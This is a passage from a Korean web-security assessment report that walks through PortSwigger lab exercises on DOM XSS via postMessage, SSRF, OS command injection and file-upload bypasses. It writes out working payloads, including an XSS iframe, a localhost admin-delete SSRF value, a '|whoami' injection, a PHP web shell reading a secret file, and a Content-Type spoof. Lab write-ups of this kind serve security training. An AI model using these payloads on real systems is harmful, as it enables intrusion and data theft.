본 취약점은 서버 응답에 직접적인 스크립트가 포함되지 않고, 브라우저 내 JavaScript 로직에 의해 DOM이 조작되는 방식으로 발생합니다. 따라서 서버 로그나 일반적인 입력값 검증으로는 탐지하기 어려우며, 클라이언트 측 로직에 대한 보안 검토가 미흡할 경우 공격에 노출될 수 있습니다.

3.5.3. 공격 시나리오

1) 공격을 위해 해당 페이지 준비




사진 3.5.1. 공격 페이지 준비

2) 해당 페이지의 소스를 분석

addEventListener를 통해 메시지를 수신하고, 수신된 데이터를 검증 없이 innerHTML로 삽입하는 JavaScript 코드를 확인

```
<section class="maincontainer">
  <div class="container">
    <header class="navigation-header"></header>
    <header class="notification-header"></header>
    <section class="ecommerce-pageheader"></section>
    <!-- Ads to be inserted here -->
    <div id="ads"></div>
    <script> = $()
      window.addEventListener('message', function(e) {
        document.getElementById('ads').innerHTML = e.data;
      })
    </script>
  </div>
  <section class="container-list-tiles"></section>
```

사진 3.5.2. 해당 페이지의 소스 분석

3) 공격자는 외부 페이지에 iframe을 삽입하고, iframe이 로드되는 시점에 postMessage를 통해 HTML 태그 및 이벤트 핸들러가 포함된 악성 데이터를 전송하도록 구성

Onload 이벤트를 이용해 대상 페이지로 악성 메시지를 전송

```
Body:
Hello, world!
<iframe src="https://0a41009f03f080f099650ff200dd0064.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1
onerror=print()>','')">
```

사진 3.5.3. iframe을 이용해 에러 유발할 코드 작성

4) DOM에 삽입된 HTML 요소의 이벤트 핸들러가 실행되며 Javascript 코드가 브라우저에서 실행

코드가 실행되어 이미지를 불러오는 것을 실패해 error로 지정해둔 print()함수가 실행




사진 3.5.4. error로 인해 print()함수 작동

3.6. SSRF

3.6.1. 상세 설정

상세 설정			
취약 코드	A10	위험도	High
취약 경로	https://0a73001704975b258078df8800d60094.web-security-academy.net		

표 3.6.1. 상세 설정

3.6.2. 개요

해당 페이지는 상품 상세 페이지에서 재고 정보를 조회하기 위해, 서버가 외부 API 주소를 전달받아 내부적으로 HTTP 요청을 수행하는 구조로 이루어져 있습니다.

이 과정에서 요청 대상 URL에 대한 적절한 검증이 이루어지지 않아, 공격자가 임의의 주소를 입력할 경우 서버가 이를 그대로 요청하게 됩니다.

특히, 서버는 localhost(loopback) 요청에 대해 관리자 페이지 접근을 허용하는 구조를 가지고 있었으며, 해당 특성을 악용하여 내부 관리자 인터페이스에 접근하는 SSRF 취약점을 확인할 수 있었습니다.

이를 통해 일반 사용자 권한으로는 접근할 수 없는 관리자 기능에 대한 요청이 가능함을 확인하였습니다.

3.6.3. 공격 시나리오

1) 공격할 페이지 준비




사진 3.6.1. 공격 페이지 준비

2) 해당 페이지에서 발생한 요청을 탈취

재고조회 요청을 확인한 결과 stockApi 파라미터에 외부 URL이 전달되는 것을 확인




사진 3.6.2. 재고조회 요청 패킷 탈취

3) 파라미터 값을 내부 주소로 변경하여 요청을 전송

URL을 조작해 내부 관리자 페이지에 대한 주소로 설정

```
stockApi=http://localhost/admin
```

사진 3.6.3. API에 전달될 URL 조작

설정 결과 관리자 페이지로 이동되는 것을 확인




사진 3.6.4. 관리자 페이지 접근 성공

4) 해당 페이지에서 계정 삭제 버튼 클릭

`http://localhost/admin/delete?username=carlos`요청을 stockApi 파라미터에 삽입해 서버에 전달

Time	Type	Direction	Method	URL
18:41:01 2 Jan ...	WS	← To client		https://0a73001704975b258078df8800d60094.web-security-academy.net/academyLabHeader
18:41:53 2 Jan ...	HTTP	→ Request	GET	https://0a73001704975b258078df8800d60094.web-security-academy.net/admin/delete?username=carlos
18:42:06 2 Jan ...	WS	→ To server		https://0a73001704975b258078df8800d60094.web-security-academy.net/academyLabHeader

사진 3.6.5. 사용자 계정 삭제 시도

시도 결과 클라이언트 단에서 직접 관리자 기능을 호출하는 것은 불가능함을 확인

Admin interface only available if logged in as an administrator, or if requested from loopback

사진 3.6.6. 삭제 실패

5) 패킷에서 직접 URL을 조작해 stockApi에 전달

서버 내부에서 실행하여, 서버가 이를 관리자 요청으로 인식하도록 유도

```
stockApi=http://localhost/admin/delete?username=carlos
```

사진 3.6.7. 직접 요청을 조작

확인 결과 정상적으로 계정이 삭제된 것을 확인

User deleted successfully!

Users

wiener - Delete

사진 3.6.8. 계정 삭제 성공

3.7. OS command injection

3.7.1. 상세 설정

상세 설정			
취약 코드	A03	위험도	High
취약 경로	https://0ab00ca037258f180fad56a00b400f8.web-security-academy.net		

표 3.7.1. 상세 설정

3.7.2. 개요

해당 페이지는 상품 재고 정보를 조회하기 위해 클라이언트로부터 전달받은 파라미터 값을 기반으로 서버측에서 운영체제 명령어를 실행하여 결과를 반환하는 구조로 설계되어 있습니다.

이 과정에서 사용자 입력값이 명령어 문자열에 직접 결합되어 실행되며, 입력값에 대한 필터링 또는 화이트리스트 검증이 부재하여 공격자가 명령 구분자를 삽입할 경우 의도하지 않은 추가 명령이 서버 권한으로 실행될 수 있는 OS Command Injection 취약점이 존재하였습니다.

실제 검증 과정에서 재고 조회 요청 파라미터에 운영체제 명령어를 삽입하여 요청을 전송한 결과, 서버가 이를 정상 입력으로 처리하고 추가로 삽입된 명령어를 실행한 후 그 결과를 응답으로 반환하는 것을 확인하였습니다.

3.7.3. 공격 시나리오

1) 공격을 위한 페이지를 준비

Description:

We recently discovered, by accident, that vermin and all manner of pets and pests are long, pointy ones.

It is very hard these days to get hold of an umbrella that isn't collapsible, these will not be our unique Pest Control Umbrella, the only genuine umbrella that will do the job. We have remotely hint that their umbrellas can be used to rid yourself of those pesky pests.

Never knowingly undersold we guarantee a price match on any other form of pest control.

Easy to use, just pop under your arm, pointy end facing behind you and watch the creature be well on your way to starting up your own pest control business, a little investment not

London

▼

Check stock

사진 3.7.1. 공격 페이지 준비

2) 재고 확인 요청 패킷을 탈취

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtension

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept onForwardDropRequest to https://0adb00ca037258f180fad56a00b400f8.web-security-academy.net/

Time	Type	Direction	Method	URL
1852:10.2 Jan	HTTP	→ Request	POST	https://0adb00ca037258f180fad56a00b400f8.web-security-academy.net/product/stock
1852:11.2 Jan	WS	→ To server		https://0adb00ca037258f180fad56a00b400f8.web-security-academy.net/academyLabHeader

Request

PrettyRawHex

```
1 POST /product/stock HTTP/2
2 Host: 0adb00ca037258f180fad56a00b400f8.web-security-academy.net
3 Cookie: session=d0fRi0sBQX0Rg19TJHfiqu6CrQ9xubJf
4 Content-length: 21
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ko-KR,ko;q=0.9
7 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0adb00ca037258f180fad56a00b400f8.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0adb00ca037258f180fad56a00b400f8.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=1&storeId=1
```

사진 3.7.2. 재고 조회 패킷 탈취

3) 파라미터 뒤에 명령 구분자와 함께 운영체제 명령어를 삽입하여 요청을 전송

```
productId=1&storeId=1|whoami
```

사진 3.7.3. OS 명령어 삽입

4) 명령 실행 결과를 확인 시 현재 접속중인 계정을 확인할 수 있음

Response

	Pretty	Raw	Hex	Render
1	HTTP/2 200 OK			
2	Content-Type: text/plain; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 13			
5				
6	peter-ehGchs			
7				

사진 3.7.4. 접속중인 계정 확인 성공

3.8. File Upload – Basic File Upload Bypass

3.8.1. 상세 설정

상세 설정			
취약 코드	A05	위험도	High
취약 경로	https://0a2b00990326d526815c983b003f00f7.web-security-academy.net/my-account		

표 3.8.1. 상세 설정

3.8.2. 개요


해당 페이지는 사용자 프로필 이미지 변경 기능을 제공하며, 업로드된 파일을 서버의 avatars 디렉터리에 저장한 뒤 웹을 통해 직접 접근 가능하도록 구성되어 있습니다.

이 과정에서 업로드되는 파일의 확장자, MIME 타입, 실행 가능 여부에 대한 서버 측 검증이 부재하여, 공격자가 이미지 파일이 아닌 서버에서 해석 가능한 스크립트 파일을 업로드할 경우 정상 파일로 처리되는 취약점이 존재하였습니다.

특히 업로드된 파일이 단순 저장에 그치지 않고 웹 경로를 통해 직접 실행 가능한 구조로 되어 있어, 공격자는 웹 쉘 형태의 파일을 업로드한 후 이를 호출함으로써 서버에서 임의의 명령 실행 및 정보 노출이 가능한 상태임을 확인하였습니다.

3.8.3. 공격 시나리오


1) 파일 업로드가 가능한 페이지를 준비



The screenshot shows a web interface titled "My Account". Below the title, it says "Your username is: wiener". There are two main sections: "Email" and "Avatar". The "Email" section has a text input field and a green "Update email" button. The "Avatar" section has a circular placeholder icon, a text input field with the text "파일 선택" (File selection) and "선택된 파일 없음" (No file selected), and a green "Upload" button.

사진 3.8.1. 공격 페이지 준비

2) 이미지 파일을 저장



This is a close-up of the "Avatar:" section from the previous screenshot. It shows a text input field containing "파일 선택" (File selection) and "apple.jpg". Below the input field is a large green "Upload" button.

사진 3.8.2. 이미지 파일 선택

The file avatars/apple.jpg has been uploaded.

[Back to My Account](#)

사진 3.8.3. 이미지 파일 등록 성공

3) 이미지 파일이 아닌 다른 확장자인 파일을 업로드 시도




사진 3.8.4. PHP 파일 업로드 시도

업로드 시 파일의 확장자 검증이 없이 서버에 저장되는 것을 확인

The file avatars/exploit.php has been uploaded.

[Back to My Account](#)

사진 3.8.5. PHP 파일 업로드 성공

4) 페이지를 이동하는 패킷을 탈취

페이지 이동하는 과정에서 저장된 파일을 불러오는 응답을 확인한 결과 파일에 작성된 코드가 실행되어 결과를 확인 가능함

웹 쉘 파일에는 `<?php echo file_get_contents('/home/carlos/secret'); ?>`가 작성되어있음




사진 3.8.6. 파일 요청에 대한 응답 패킷 확인

5) 도출된 결과를 제출할 경우 성공한 것을 확인




사진 3.8.7. 결과 값 제출

Congratulations, you solved the lab!

사진 3.8.8. 문제 해결

3.9. File Upload – MIME-Type Bypass

3.9.1. 상세 설정

상세 설정			
취약 코드	A05	위험도	High
취약 경로	https://0aa30051036e610b82b5605700380076.web-security-academy.net/my-account		

표 3.9.1. 상세 설정

3.9.2. 개요

해당 웹 페이지는 사용자 프로필 이미지 업로드 기능을 제공하며, 업로드 파일의 MIME 타입을 기준으로 허용 여부를 판단하는 구조로 설계되어 있습니다.

서버는 image/jpeg, image/png 타입의 파일만 허용하도록 제한하고 있었으나, 파일 확장자 및 실제 파일 내용에 대한 검증은 수행하지 않고, 요청 헤더의 Content-Type 값만

을 신뢰하여 파일 업로드를 처리하고 있었습니다.

이로 인해 공격자는 PHP 웹 셸 파일을 업로드할 수 없었으나, Burp Suite를 통해 업로드 요청의 Content-Type 값을 허용된 이미지 타입으로 조작함으로써 서버의 파일 타입 검증을 우회할 수 있었습니다.

결과적으로 서버는 악성 PHP 파일을 정상 이미지 파일로 인식하여 저장하였고, 해당 파일에 직접 접근함으로써 서버 측 코드 실행이 가능한 상태임을 확인하였습니다.

3.9.3. 공격 시나리오

1) 파일 업로드가 가능한 페이지 준비




사진 3.9.1. 공격 페이지 준비

2) 공격파일 업로드 시도




사진 3.9.2. PHP 파일 업로드 시도

파일이 업로드되지 않고 실패

Sorry, file type application/octet-stream is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

[Back to My Account](#)

사진 3.9.3. 파일 업로드 실패

3) Burp Suite를 이용해 파일 업로드 요청을 탈취

서버가 Content-Type 헤더 값만을 확인하여 파일 허용 여부를 판단함을 확인




사진 3.9.4. 파일 등록 요청 패킷 탈취

4) 업로드 요청의 Content-Type 값을 image/jpeg로 수정

파일 내용은 PHP 코드 그대로 유지한 상태로 요청을 전송

```
23 -----WebKitFormBoundaryWAEjD1YXARBBWTPs
24 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
25 Content-Type: image/jpeg
```

사진 3.9.5. Content-Type 조작

5) 파일 업로드가 정상적으로 성공




사진 3.9.6. 파일 업로드 성공

6) 파일을 불러오는 패킷을 탈취




사진 3.9.7. 파일 불러오는 패킷 탈취

해당 요청에 대한 응답으로 비밀 값을 확인




사진 3.9.8. 결과 값을 확인

7) 해당 비밀 값을 제출




사진 3.9.9. 결과 값 제출




사진 3.9.10. 문제 해결

3.10. File Upload – Path Traversal Upload

3.10.1. 상세 설정

상세 설정			
취약 코드	A05	위험도	High
취약 경로	https://0a2c003204ff314b81972ff7009200b4.web-security-academy.net/my-account		

표 3.10.1. 상세 설정

3.10.2. 개요

해당 웹 페이지는 업로드된 파일을 서버의 avatars 디렉터리에 저장한 뒤 웹 경로를 통해 접근 가능하도록 설계되어 있습니다.

파일 업로드 과정에서 서버는 파일 확장자 및 Content-Type에 대한 기본적인 검증은 수행하고 있었으나, 업로드 요청에 포함된 파일명에 대한 정규화 및 경로 검증이 미흡한

상태였습니다.

이로 인해 공격자가 파일명에 경로 조작 패턴을 포함하거나 이를 URL 인코딩 형태로 우회할 경우, 서버는 이를 정상 파일명으로 인식하여 의도하지 않은 위치에 파일을 저장하거나 보안 검증을 우회한 파일을 업로드하는 것이 가능하였습니다.

결과적으로, 공격자는 서버가 실행 가능한 PHP 파일을 업로드 및 호출할 수 있었으며, 이를 통해 서버 내부 파일 접근 및 민감 정보 노출이 발생하는 위험이 확인되었습니다.

3.10.3. 공격 시나리오

1) 공격 파일 업로드 시도




사진 3.10.1. PHP 파일 업로드 시도

The file avatars/exploit.php has been uploaded.

[Back to My Account](#)

사진 3.10.2. 파일 업로드 성공

2) Burp Suite를 이용해 패킷 확인

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Request to https://0a2c003204ff314b81972ff7009200b4.web-security-

Time	Type	Direction	Method	URL
16:21:47.6 Ja...	HTTP	Request	GET	https://0a2c003204ff314b81972ff7009200b4.web-security-academy.net/files/exploit.php
16:21:47.6 Ja...	HTTP	Response	GET	https://0a2c003204ff314b81972ff7009200b4.web-security-academy.net/resources/labHeader/css/academyLabHeader.css
16:21:47.6 Ja...	HTTP	Response	GET	https://0a2c003204ff314b81972ff7009200b4.web-security-academy.net/resources/css/labs.css

Request

Pretty

Raw

Hex

1 GET /files/avatars/exploit.php HTTP/2

2 Host: 0a2c003204ff314b81972ff7009200b4.web-security-academy.net

3 Cookie: session=5S0a2c003204ff314b81972ff7009200b4.web-security-academy.net

4 Sec-Ch-Ua-Platform: "Windows"

5 Accept-Language: ko-KR,ko;q=0.8

6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36

8 Sec-Ch-Ua-Mobile: 70

9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: no-cors

12 Sec-Fetch-Dest: image

13 Referer: https://0a2c003204ff314b81972ff7009200b4.web-security-academy.net/my-account

14 Accept-Encoding: gzip, deflate, br

15 Priority: u=2, i

사진 3.10.3. 파일 불러오는 패킷 탈취

응답을 확인해볼 경우 평문으로 반환되는 것을 확인

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /files/avatars/exploit.php HTTP/2				1 HTTP/2 200 OK			
